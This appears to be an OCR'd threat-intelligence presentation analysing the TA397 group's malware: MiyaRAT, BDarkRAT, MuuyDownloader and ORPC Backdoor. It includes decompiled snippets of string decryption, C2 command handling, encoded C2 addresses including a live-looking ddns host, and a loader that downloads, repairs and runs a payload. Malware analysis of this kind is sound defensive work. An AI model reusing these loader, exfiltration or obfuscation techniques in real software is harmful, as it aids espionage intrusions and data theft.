    key_data_ptr = DEC_KEY;
  src_data_ptr = enc_data;
  key_element = *(key_data_ptr + index % key_len);
  if ( enc_data[5] > 7u )
    src_data_ptr = *enc_data;
  decrypted_element = *(src_data_ptr + index) - key_element;// subtract key from enc data
  dest_data_ptr = dec_data;
  if ( dec_data[5] > 7 )
    dest_data_ptr = *dec_data;
  *(dest_data_ptr + index) = decrypted_element;
}
return dec_data;
```

MiyaRAT (2024)


```
mem_copy(Block, ENC_DATA, 0x11ui64);
sub_140011CB0(&v37, Block);
v4 = xmmword_14008FCB0;
v5 = 0i64;
v6 = v40;
v7 = v41;
for ( i = Block[0]; v5 < v6; ++v5 )
{
  v9 = &DEC_KEY;
  if ( *(&xmmword_14008FCB0 + 1) > 7ui64 )
    v9 = DEC_KEY;
  v10 = Block;
  if ( v7 > 7 )
    v10 = i;
  v11 = *(v10 + v5) - *(v9 + v5 % v4);        // subtract key from enc data
  dec_str = &v37;
  if ( *(&v38 + 1) > 7ui64 )
    dec_str = v37;
  *(dec_str + v5) = v11;
}
```

MiyaRAT (2025)

```
mem_copy(dec, enc);
v7 = unknown_libname_25(key);
for ( i = 0; i < unknown_libname_25(enc); ++i )
{
  v6 = -*chr_at_idx(key, i % v7);
  v3 = chr_at_idx(enc, i);
  v4 = sub_408730(*v3, v6);
  *chr_at_idx(dec, i) = v4;                   // subtract key from enc data
}
return dec;
```


Deep Dive


Arsenal Deep Dive



BDarkRAT (2019 - Present)

- Given several names by the community, including SplinterRAT, TurtlePower (Likely due to varying .NET namespaces).
- Based on the open-source DarkAgentRAT.





BDarkRAT (2019 - Present)

- Continuous development:
  a. Shifted from descriptive C2 command to numerical values in later variants (with extended functionality).

```
PacketType("Delete File", 2, typeof(R_DeleteFile)));
PacketType("Get Processes", 3, typeof(R_GetProcesses)));
PacketType("Kill Processes", 4, typeof(R_KillProcess)));
PacketType("Suspend Processes", 5, typeof(R_SuspendProcess)));
PacketType("Resume Processes", 6, typeof(R_ResumeProcess)));
PacketType("Get Process DLLs", 8, typeof(R_GetProcessDLLs)));
PacketType("Get Process threads", 9, typeof(R_GetProcessThreads)));
PacketType("Mod Thread", 16, typeof(R_ProcessModThread)));
PacketType("Start Process", 17, typeof(R_StartProcess)));
PacketType("FileMgr get drives", 18, typeof(R_FileMgrGetDrives)));
PacketType("FileMgr get Folders", 19, typeof(R_FileMgrGetFiles)));
```

```
MessageType("1", 1, typeof(on_Drives)));
MessageType("2", 2, typeof(on_webuler)));
MessageType("3", 3, typeof(on_filechangebegin)));
MessageType("4", 4, typeof(on_changeSend)));
MessageType("5", 5, typeof(on_changeend)));
MessageType("6", 6, typeof(on_facts)));
MessageType("7", 7, typeof(on_startcommand)));
MessageType("8", 8, typeof(on_Shell)));
MessageType("9", 9, typeof(on_Stopcmd)));
MessageType("10", 16, typeof(on_RefreshClient)));
MessageType("11", 17, typeof(on_changestart)));
```

BDarkRAT (2019 - Present)

- Continuous development:
  b. C2 address progressed from hex-encoded to AES-256-CBC encrypted format, but in recent samples reverted back to hex-encoding.

```
// Token: 0x0400001D RID: 29
public static string domain = "67006F007200670078007700650062007300650074002E0063006F006D00";

// Token: 0x0400001E RID: 30
public static int cport = 51620;

// Token: 0x0400001F RID: 31
public static string cip = "";

// Token: 0x04000020 RID: 32
public static int netkey = 596381;
```

```
// Token: 0x04000007 RID: 7
public static int cport = 40269;

// Token: 0x04000008 RID: 8
public static string domain = "yh2+ON13Ys0fRiYVJt1UAHCyaScgJYMYxk97eXNVhGvnLeKx40pTH9IH+1d0SrSs";

// Token: 0x04000009 RID: 9
public static string cip = "";

// Token: 0x0400000A RID: 10
public static int netkey = 596381;
```

MuuyDownloader (2021 - Present)

- Also known as ZxxZ downloader. Successor to ArtraDownloader..
- Has been known to drop a simple keylogger, BDarkRAT and AlmondRAT.
- Uses simple character addition /subtraction or XOR for string encoding.

```
strcat_s(&XOR_KEY, 200u, v48);
v8 = strlen("q\rhcG^QEPXvV@R");                    // C:\ProgramData
v9 = strlen(&XOR_KEY);
v10 = 0;
for ( k = 0; k < v8; v10 = v12 + 1 )
{
  v12 = 0;
  if ( v10 != v9 )
    v12 = v10;
  aQHcgQepxvvR[k++] ^= *(&XOR_KEY + v12);
}
```

```
GetComputerNameA(C2_Payload, &nSize);
pcbBuffer = 260;
GetUserNameA(COMPUTER_NAME, &pcbBuffer);
// SOFTWARE\Microsoft\Windows NT\CurrentVersion
strcpy(SubKey, "/X/T/K/Y/\\/F/W/J/a/R/n/h/w/t/x/t/k/y/a/\\/n/s
pcbData = 260;
memset(&SubKey[89], 0, 935u);
v0 = strlen(SubKey);
for ( i = 0; i < v0; ++i )
  SubKey[i] -= 5;                                  // subtract 5
v2 = SubKey;
for ( j = SubKey; *v2; ++v2 )
{
  if ( *v2 != '*' )                                // remove *
    *j++ = *v2;
}
*Value = *"/U/w/t/i/z/h/y/S/f/r/j/";               // ProductName
```

MuuyDownloader (2021 - Present)

- Payload retrieval steps:
  1. Gets the payload name from the C2 server.
  2. Builds the payload path and appends the extension ".exe" to the payload filename

```
memset(payload_path, 0, sizeof(payload_path));
strcat_s(payload_path, 0xC8u, "q\rhcG^QEPXvV@R");// C:\ProgramData
strcat_s(payload_path, 0xC8u, "\\");
strcat_s(payload_path, 0xC8u, "Updates");
mkdir(payload_path);
strcat_s(payload_path, 0xC8u, "\\");
strcat_s(payload_path, 0xC8u, PAYLOAD_NAME);
strcat_s(payload_path, 0xC8u, ".exe");
```

MuuyDownloader (2021 - Present)

- Payload retrieval steps:
  3. Downloads the payload with its first PE header byte (0x4D) missing.
  4. Appends the missing PE header byte to the payload and writes it to disk.

```
// Open the target file
Stream = fopen(Destination, "wb");
if ( Stream )
{
  Buffer[0] = 'M';
  memset(&Buffer[1], 0, 0x102u);
  // Write M (0x4D) to the target file
  fwrite(Buffer, 1u, 1u, Stream);
  // Write the payload to the target file
  fwrite(&Str[k + 3], 1u, j - k - 3, Stream);
  for ( m = recv(v6, Str, 4096, 0); m; m = recv(v6, Str, 4096, 0) )
    fwrite(Str, 1u, m, Stream);
  fclose(Stream);
  Sleep(5000u);
  StartupInfo.cb = 68;
  memset(&StartupInfo.lpReserved, 0, 64);
  ProcessInformation = 0i64;
  // Run the downloaded file
  if ( !CreateProcessA(Destination, 0, 0, 0, 0, 0, 0, 0, &StartupInfo,
```

MiyaRAT (2024 - Present)

- System information + version number are concatenated using a pipe character ("|") and sent to the C2 server.
- The C2 address is decoded using simple character subtraction.
- Recent variants employ single-byte XOR encryption for C2 communication.

```
// Payload format:
// <DISK_INFO>|<COMPUTER_NAME>|<USERNAME>|<FILE_PATH>|<USERPROFILE_ENV>|<OS_VERSION>|
WideStringSeparator = CreateWideStringSeparator(v38, computerNameString, L"|");// Computer name
v71 = WideStringSeparator;
LOBYTE(v158) = 10;
appended = AppendStringWithSeparator(v55, WideStringSeparator, userNameString);// Username
v69 = appended;
LOBYTE(v158) = 11;
v68 = CreateWideStringSeparator(v23, appended, L"|");
v66 = v68;
LOBYTE(v158) = 12;
v65 = AppendStringWithSeparator(v24, v68, moduleFileNameString);// Current file name
v64 = v65;
LOBYTE(v158) = 13;
v63 = CreateWideStringSeparator(v25, v65, L"|");
v61 = v63;
LOBYTE(v158) = 14;
v60 = AppendStringWithSeparator(v26, v63, userProfilePathString);// User profile env variable
v59 = v60;
LOBYTE(v158) = 15;
v58 = CreateWideStringSeparator(v27, v60, L"|");
v116 = v58;
LOBYTE(v158) = 16;
v115 = AppendStringWithSeparator(v22, v58, osVersionInfoString);// OS Version
v114 = v115;
LOBYTE(v158) = 17;
CreateWideStringSeparator(v139, v115, L"|5.0|");// MiyaRAT version number
```

MiyaRAT (2024 - Present)

- In the most recent variant (5.0) found by Proofpoint, the C2 command strings can be found in an obfuscated format..

```
v50 = L"GDIR";                  // List files in a specified directory
while ( *C2_command == *v50 )
{
  C2_command = (C2_command + 2);
  ++v50;

v64 = L"DELz";                  // Delete file
while ( *C2_command == *v64 )
{
  C2_command = (C2_command + 2);
  ++v64;

v158 = L"SH1exit_client";   // Terminate the RAT process
while ( *_C2_command == *v158 )
{
  _C2_command = (_C2_command + 2);
  ++v158;
```

```
v101 = sub_412190(v150, v41, 0, 4);
v130 = str_cmp(v101, L"D*j$");        // represents DELz
free(v41);
if ( v130 )
{
  LOBYTE(v158) = 45;
  v7 = unknown_libname_25(v150);
  v100 = sub_412190(v150, v40, 4, v7 - 6);
  v8 = sub_412230(v100);
  v117 = _wremove(v8) == 0;
  v129 = v117;
  free(v40);
  v158 = 39;
}
else
{
  v99 = sub_412190(v150, v39, 0, 3);
  v128 = str_cmp(v99, L"G&^");        // represents be "GFS"
  free(v39);
```

ORPC Backdoor (2022)

- Implements basic C2 functionality, including file downloads from the C2 server and shell command execution.
- Communicates with the C2 server using the RPC protocol

```
// Establish RPC connection to C&C server (msdata.ddns.net:443).
strcpy(rpcEndpoint, "443");
v260 = 0;
rpcStringBinding = 0;
rpcBindingHandle = 0;
qmemcpy(v315, "pct_pi_ncacn", sizeof(v315));
strcpy(rpcProtocolSequence, "ncacn_ip_tcp");
qmemcpy(rpcNetworkAddress, "msdata.ddns.net", 0x63u);
rpcNetworkAddress[99] = 0;
FileName = RpcStringBindingComposeA(0, rpcProtocolSequence, rpcNetworkAddress, rpcEndpoint, 0, &rpcStringBinding);
FileName = RpcBindingFromStringBindingA(rpcStringBinding, &rpcBindingHandle);
```


- C2 commands and other strings encoded using simple hex-encoding.
- Also used by "Mysterious Elephant" (APT-K-47) in 2023.

In August 2023, Knownsec 404 Advanced Threat Intelligence Team disclosed the attack tool ORPCBackdoor from the emerging APT organization APT-K-47 originating from South Asia. Since then, the team has been closely monitoring the activities of this

```
strcpy(v451, "4944");                   // "ID"
HexToString(v392, v451, 5);
InitializeObjectFromString(v344, v392);
strcpy(v444, "494E46");                 // "INF"
HexToString(v384, v444, 7);
InitializeObjectFromString(v350, v384);
strcpy(v445, "44574E");                 // "DWN"
HexToString(v385, v445, 7);
InitializeObjectFromString(v374, v385);
strcpy(v438, "53495A45");               // "SIZE"
HexToString(v450, v438, 9);
InitializeObjectFromString(v345, v450);
strcpy(v437, "48415348");               // "HASH"
HexToString(v449, v437, 9);
InitializeObjectFromString(v336, v449);
strcpy(v429, "4E4554455252");           // "NETERR"
HexToString(v446, v429, 13);
InitializeObjectFromString(v328, v446);
strcpy(v433, "4552524F52");             // "ERROR"
HexToString(v448, v433, 11);
InitializeObjectFromString(v379, v448);
```

Attribution

- TA397 is an espionage-focused threat actor that highly likely operates on behalf of an Indian intelligence organization
- Primarily target government and defense organizations in Asia and Europe, with a particular focus on entities with relations or interests in China, Pakistan, and other neighboring countries on the Indian subcontinent
- There is a clear indication that most infrastructure-related activity occurs during standard business hours in the IST timezone


Volume of Campaigns Attributed to TA397 from September 2024 to September 2025
Blogs published
Number of Campaigns
0
1
2
3
4
5
6
Sep-24
Oct-24
Nov-24
Dec-24
Jan-25
Feb-25
Mar-25
Apr-25
May-25
Jun-25
Jul-25
Aug-25
Sep-25
Months & Year

Blog Posts, IOCs, YARA Rules

tinyurl.com/tpww2468

tinyurl.com/5aafwcxe

proofpoint.

THREATRAY